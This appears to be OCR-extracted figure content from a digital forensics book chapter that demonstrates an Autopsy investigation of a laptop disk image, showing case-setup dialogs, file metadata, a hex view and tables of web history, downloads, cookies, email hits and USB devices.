■ Laptop1Final.E04	6/22/2022 1:42 PM	E04 File	2,096,119 KB
■ Laptop1Final.E05	6/22/2022 1:42 PM	E05 File	2,096,114 KB
■ Laptop1Final.E06	6/22/2022 1:43 PM	E06 File	2,096,101 KB
■ Laptop1Final.E07	6/22/2022 1:43 PM	E07 File	2,096,103 KB
■ Laptop1Final.E08	6/22/2022 1:44 PM	E08 File	2,096,114 KB
■ Laptop1Final.E09	6/22/2022 1:45 PM	E09 File	2,096,101 KB
■ Laptop1Final.E10	6/22/2022 1:45 PM	E10 File	2,096,125 KB
■ Laptop1Final.E11	6/22/2022 1:45 PM	E11 File	2,096,115 KB
■ Laptop1Final.E12	6/22/2022 1:46 PM	E12 File	2,096,124 KB
■ Laptop1Final.E13	6/22/2022 1:46 PM	E13 File	2,096,121 KB
■ Laptop1Final.E14	6/22/2022 1:46 PM	E14 File	2,096,125 KB
■ Laptop1Final.E15	6/22/2022 1:47 PM	E15 File	2,096,095 KB
■ Laptop1Final.E16	6/22/2022 1:47 PM	E16 File	2,096,125 KB
■ Laptop1Final.E17	6/22/2022 1:47 PM	E17 File	2,096,111 KB
■ Laptop1Final.E18	6/22/2022 1:48 PM	E18 File	1,611,176 KB

Figure 11.1 – E01 files



Figure 11.2 – Autopsy – creating a new case



New Case Information

Steps

- Case Information**
- Optional Information

Case Information

Case Name: 2022-014 Guymager Incident

Base Directory: D:\ Browse


Case Type: ☒ Single-User ☐ Multi-User

Case data will be stored in the following directory:

D:\2022-014 Guymager Incident

< Back **Next >** Finish Cancel Help

Figure 11.3 – Autopsy – New Case Information



New Case Information

Steps

- Case Information
- Optional Information**

Optional Information

Case

Number: 2022-014

Examiner

Name: Gerard Johansen

Phone: 888-867-5309

Email: gjohansen@acme.com


Notes:

Organization

Organization analysis is being done for: Not Specified Manage Organizations

< Back Next > **Finish** Cancel Help

Figure 11.4 – New Case Information – Optional Information



The image shows a software dialog box titled "Add Data Source". On the left, a "Steps" list contains five items: 1. Select Host, 2. Select Data Source Type, 3. Select Data Source, 4. Configure Ingest, and 5. Add Data Source. The "Select Host" step is currently active. The main area of the dialog is titled "Select Host" and contains the text "Hosts are used to organize data sources and other data." Below this text are three radio button options: "Generate new host name based on data source name" (which is selected), "Specify new host name" (with an adjacent text input field), and "Use existing host" (with an adjacent empty rectangular box). At the bottom of the dialog, there are five buttons: "< Back", "Next >" (highlighted with a blue border), "Finish", "Cancel", and "Help".

Add Data Source

Steps

1. **Select Host**
2. Select Data Source Type
3. Select Data Source
4. Configure Ingest
5. Add Data Source

Select Host

Hosts are used to organize data sources and other data.

☒ Generate new host name based on data source name

☐ Specify new host name

☐ Use existing host

< Back **Next >** Finish Cancel Help

Figure 11.5 – Add Data Source – Select Host




Figure 11.6 – Add Data Source – Select Data Source Type

Add Data Source

Steps

1. Select Host
2. Select Data Source Type
3. **Select Data Source**
4. Configure Ingest
5. Add Data Source

Select Data Source

Path:

☐ Ignore orphan files in FAT file systems

Time zone:

Sector size:

Hash Values (optional):

MD5:

SHA-1:

SHA-256:

NOTE: These values will not be validated when the data source is added.

< Back Next > Finish Cancel Help

Figure 11.7 – Selecting the E01 file




Figure 11.8 – Add Data Source – Configure Ingest




Figure 11.9 – Data source processing




Figure 11.10 – Data source complete



Figure 11.11 – Evidence source processing




Figure 11.12 – Autopsy GUI




Figure 11.13 – Autopsy's center pane

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Metadata									
Name:	/img_Laptop1Final.E01/vol_vol6/Program Files/desktop.ini								
Type:	File System								
MIME Type:	text/x-ini								
Size:	174								
File Name Allocation:	Allocated								
Metadata Allocation:	Allocated								
Modified:	2022-01-23 09:39:30 PST								
Accessed:	2022-02-12 15:39:47 PST								
Created:	2022-01-23 09:39:30 PST								
Changed:	2022-02-03 22:14:48 PST								
MD5:	6383522c180badc4e1d5c30a5c4f4913								
SHA-256:	4705ba6793dc93c1bbe2a9e790e9e22778d217531b1750471206fd5c52bbd2b5								
Hash Lookup Results:	UNKNOWN								
Internal ID:	61940								

Figure 11.14 – File metadata

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Page: 1 of 1 Page Go to Page: <input type="text" value="1"/> Jump to Offset: <input type="text"/> <input type="button" value="Launch in HxD"/>									
0x00000000:	FF FE 0D 00	0A 00 5B 00	2E 00 53 00	68 00 65 00[...S.h.e.				
0x00000010:	6C 00 6C 00	43 00 6C 00	61 00 73 00	73 00 49 00	l.l.C.l.a.s.s.I.				
0x00000020:	6E 00 66 00	6F 00 5D 00	0D 00 0A 00	4C 00 6F 00	n.f.o.].....L.o.				
0x00000030:	63 00 61 00	6C 00 69 00	7A 00 65 00	64 00 52 00	c.a.l.i.z.e.d.R.				
0x00000040:	65 00 73 00	6F 00 75 00	72 00 63 00	65 00 4E 00	e.s.o.u.r.c.e.N.				
0x00000050:	61 00 6D 00	65 00 3D 00	40 00 25 00	53 00 79 00	a.m.e.=.@.%S.y.				
0x00000060:	73 00 74 00	65 00 6D 00	52 00 6F 00	6F 00 74 00	s.t.e.m.R.o.o.t.				
0x00000070:	25 00 5C 00	73 00 79 00	73 00 74 00	65 00 6D 00	%.\.s.y.s.t.e.m.				
0x00000080:	33 00 32 00	5C 00 73 00	68 00 65 00	6C 00 6C 00	3.2.\.s.h.e.l.l.				
0x00000090:	33 00 32 00	2E 00 64 00	6C 00 6C 00	2C 00 2D 00	3.2...d.l.l.,.-.				
0x000000a0:	32 00 31 00	37 00 38 00	31 00 0D 00	0A 00	2.1.7.8.1.....				

Figure 11.15 – Hex view




Figure 11.16 – Autopsy's artifacts pane




Figure 11.17 – Data Sources

History		file:///C:/Users/Patrick/AppData/Local/Temp/LogUI/Pak/ht...	2022-02-03 21:30:06 PST	file:///C:/Users/Patrick/AppData/Local/Temp/LogUI/Pak/ht...
History	1	https://account.live.com/Abuse?mkt=EN-US&uflavor=win...	2022-01-27 22:21:47 PST	https://account.live.com/Abuse?mkt=EN-US&uflavor=win...
History	1	https://account.live.com/Abuse?mkt=EN-US&uflavor=win...	2022-01-27 22:30:06 PST	https://account.live.com/Abuse?mkt=EN-US&uflavor=win...
History	1	https://account.live.com/Abuse?mkt=EN-US&uflavor=win...	2022-01-27 23:07:00 PST	https://account.live.com/Abuse?mkt=EN-US&uflavor=win...
History	1	https://account.live.com/Abuse?mkt=EN-US&uflavor=win...	2022-01-29 20:58:33 PST	https://account.live.com/Abuse?mkt=EN-US&uflavor=win...
History	1	https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/
History	1	https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/

Figure 11.18 – Web History

Hex	Text	Application	Source File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Result: 126 of 153 Result < >									
Visit Details Title: Online Hacker Simulator Date Accessed: 2022-02-12 15:30:26 PST Domain: hacker-simulator.com URL: https://hacker-simulator.com/ Referrer URL: https://hacker-simulator.com/ Program Name: Microsoft Edge									
Source Data Source: Laptop1Final.E01 File: /img_Laptop1Final.E01/vol_vol6/Users/Patrick/AppData/Local/Microsoft/Edge/User Data/Default/History									

Figure 11.19 – Web history metadata



Web Downloads					
Table	Thumbnail	Summary			
Pages: 1 of 1 Pages: Go to Page:					
Source File	S	C	O	Path	URL
 History			4	C:\Users\Patrick\Downloads\ChromeSetup.exe	https://www.google.com/chrome/
 History			4	C:\Users\Patrick\Downloads\ChromeSetup.exe	https://dl.google.com/tag/s/appguid%3D%7B6A9DC4E5-D...
 History			1	C:\Users\Patrick\Downloads\DiscordSetup.exe	https://discord.com/api/downloads/distributions/app/install...
 History			1	C:\Users\Patrick\Downloads\DiscordSetup.exe	https://dl.discordapp.net/distro/app/stable/win/v061.0.9...
 History			1	C:\Users\Patrick\Downloads\ZeroTier One.msi	https://download.zerotier.com/dst/ZeroTier%20One.msi
 History			1	C:\Users\Patrick\Downloads\Java.html5Tools.exe	https://www4-eas-sec-aw.oracle.com/update/suf/Java.htm...
 History			1	C:\Users\Patrick\Downloads\jdk-bu181-windows-x64.exe	https://login.oracle.com/iam/server/iam/auth_cred_submit

Figure 11.20 – Web Downloads

Hex	Text	Application	Source File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
Metadata Name: /img_Laptop1Final.E01/vol_vol6/Users/Patrick/AppData/Local/Microsoft/Edge/User Data/Default/History Type: File System MIME Type: application/x-sqlite3 Size: 229376 File Name Allocation: Allocated Metadata Allocation: Allocated Modified: 2022-02-12 15:32:59 PST Accessed: 2022-02-12 15:32:59 PST Created: 2022-01-10 15:08:59 PST Changed: 2022-02-12 15:32:59 PST MD5: 559fcf9abb2b1cf51b0c463dfe8d867b SHA-256: 33962bde5725a0b0c22db1213942901da444bbdf792d0f8fb175e2f315b7d318 Hash Lookup Results: UNKNOWN Internal ID: 34697									

Figure 11.21 – Web download metadata

Listing									
Web Cookies									
Table Thumbnail Summary									
Pages: 1 of 1 Pages: Go to Page: <input type="text"/>									
Source File	S	C	O	URL	Date Accessed	Name	Value	Program Name	Domain
Cookies			1	ntp.msn.com	2022-02-12 15:29:33 PST	sptrmarket		Microsoft Edge	ntp.msn.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	_EDGE_V		Microsoft Edge	.msn.com
Cookies			1	ntp.msn.com	2022-02-12 15:29:33 PST	MSPPC		Microsoft Edge	ntp.msn.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	_SS		Microsoft Edge	.msn.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	SRCH0		Microsoft Edge	.bing.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	SRCHUID		Microsoft Edge	.bing.com
Cookies			1	.microsoft.com	2022-02-12 15:29:33 PST	MC1		Microsoft Edge	.microsoft.com
Cookies			1	microsoftedgewelcome.microsoft.com	2022-02-05 22:47:50 PST	MSPPC		Microsoft Edge	microsoftedgewelcome.microsoft.com
Cookies			4	www.bing.com	2022-02-12 15:17:40 PST	MJ006		Microsoft Edge	www.bing.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	AED0F		Microsoft Edge	.bing.com
Cookies			4	www2.bing.com	2022-02-03 19:09:41 PST	MJ006		Microsoft Edge	www2.bing.com
Cookies			4	.google.com	2022-01-19 22:41:06 PST	_ga		Microsoft Edge	.google.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	MJ00		Microsoft Edge	.bing.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	MJ00		Microsoft Edge	.msn.com
Cookies			4	c.bing.com	2022-02-05 22:47:54 PST	SRH_M		Microsoft Edge	c.bing.com
Cookies			1	c.msn.com	2022-02-03 21:51:07 PST	SRH_M		Microsoft Edge	c.msn.com
Cookies			1	.reddit.com	2022-02-03 20:45:36 PST	csr		Microsoft Edge	.reddit.com

Figure 11.22 – Web Cookies




















Listing	
(\{?\)[a-zA-Z0-9%+_\-]+\{, [a-zA-Z0-9%+_\-]+\}*(\{?\) \}@\{[a-zA-Z0-9]([a-zA-Z0-9\-\-]*[a-zA-Z0-9])?\}\.)+[a-zA-Z]{2,4}	
Table	Thumbnail Summary
Page: Pages:   Go to Page: <input type="text"/>	
List Name	Files with Hits
 %728h@j.mp (1)	1
 %748237%728h@j.mp (2)	2
 %7c@i.sg (4)	4
 %s@members.3322.org (1)	1
 %ws.t@api.ma (1)	1
 +chg@pg8.cc (1)	1
 +d@f.film (2)	2
 +fe@1obfuscator.hu (2)	2
 --@ab.cc (3)	3
 -17-@582tocoughlin.com (1)	1
 -@hdog.sy (1)	1
 -@hj01n.zip (2)	2
 -cert-v01@openssh.com (2)	2
 -cz@1.pa (4)	4
 -ki@o9.tl (3)	3
 -m58@mail.ru (2)	2
 -name@bit.ly (2)	2

Figure 11.23 – Email addresses

Listing							
USB Device Attached:							
Table Thumbnail Summary							
Pages: 1 of 1 Pages: Go to Page:							
Source File	S	C	O	Date/Time	Device Make	Device Model	Device ID
SYSTEM			1	2022-02-12 14:47:39 PST		ROOT_HUB30	4b3956dc5ba080
SYSTEM			1	2022-02-12 14:47:41 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	200901010001
SYSTEM			1	2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	68a631fef9c6d000
SYSTEM			1	2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	68a631fef9c6d002
SYSTEM			1	2022-02-12 14:47:43 PST	Intel Corp.	Product: 0A2B	563ff26ec8057
SYSTEM			1	2022-02-03 21:05:48 PST		ROOT_HUB30	4b3956dc5ba080
SYSTEM			1	2022-01-21 17:22:30 PST	Apple, Inc.	Product: 12A8	fbc028ddfa8a7d45b12df3e729f075d150637a31
SYSTEM			1	2022-01-21 17:22:32 PST	Apple, Inc.	Product: 12A8	68c296c3f9f608c000
SYSTEM			1	2022-02-03 21:05:49 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	200901010001
SYSTEM			1	2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	68a631fef9c6d000
SYSTEM			1	2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	68a631fef9c6d002
